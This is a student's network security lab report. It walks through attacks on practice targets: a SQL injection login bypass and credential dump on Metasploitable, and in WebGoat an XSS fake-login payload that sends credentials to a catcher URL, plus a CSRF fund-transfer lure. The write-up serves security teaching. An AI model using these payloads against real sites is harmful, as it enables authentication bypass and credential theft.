Farhad Ahmed

Network Security


Professor McCoy

05/07/19


**Lab 5: Web Server Script Attacks**

After powering on the external router, Metasploitable, and the Kali Linux, I first ran the ifconfig command on the Metasploitable to obtain the machine’s ip address.


****

****


The ip address was then used with the nmap command on the Kali Linux VM. The -s command denotes that the IP is the source and the -V command displays the current version number. Running this command shows that the http port 80 is open. Opening IceWeasel to the IP 10.10.111.100 and navigating to the payroll\_app.php brings up a login prompt where a login username and password may be provided.




At this login prompt, a SQL injection can be inserted into the user field to bypass the authentication. The inserted statement is ‘or’1’=’1 which makes the username lookup input empty by closing the string with the first quote and then testing for a 1 = 1 which always evaluates to true. Putting this input into both the user and password fields, results in both authentication resulting in true and allowing a login as seen below. From this login page all the available users can be viewed.

****


The next SQL query was designed to return the username and passwords of all registered users. The first step was to figure out the query that was returning the results above once logged in. By adding an ORDER BY 5, I was able to determine that there are 4 columns returned which is true since the displayed fields are username, first name, last name, and salary.

****


The pound symbol at the end is interpreted as the comment symbol which comments out the rest of that line.

****

After finding out that there are 4 columns displayed, we can alter the result displayed in the 4th column with a different query as seen below which will return the usernames and passwords from the table users.

****

Although the username and the password are not separated, the usernames can be cross-checked with the original display of the data and the password can be figured out from there. The password for user leia\_organa can be verified by using ssh command in the kali machine.

****

**PART B**

For this part of the lab, the WebGoat application was launched within the Windows VM and accessed via Firefox Browser.


The first exploit for the application to complete was Phishing with XSS. To complete this challenge, html and javascript code had to be written and executed via a search input, that would create a login prompt and then send those credentials to a domain within WebGoat to be logged. The code written to create a fake login prompt was as follows:

<br> WebGoat Login Form <br>

Username: <br><input type = “text” name =”username”><br>

Password: <br><input type=”password” name=”password”><br>

<input type = “submit” value=”Login” onclick=”var xssImage = new Image(); xssImage.src = ‘http://localhost/WebGoat/catcher?PROPERTY=yes&user=’+this.form.username.value+’&p=’+this.form.password.value; ”>



The next challenge to complete was the Cross Site Request Forgery (CSRF). For this challenge, I had to write a fake email that would je’bait the victim into opening the email. By naming the title some “URGENT” subject title, the victim would be more inclined to click it. The contents of the message runs the link with an additional parameter transferFunds which is set to 4000.

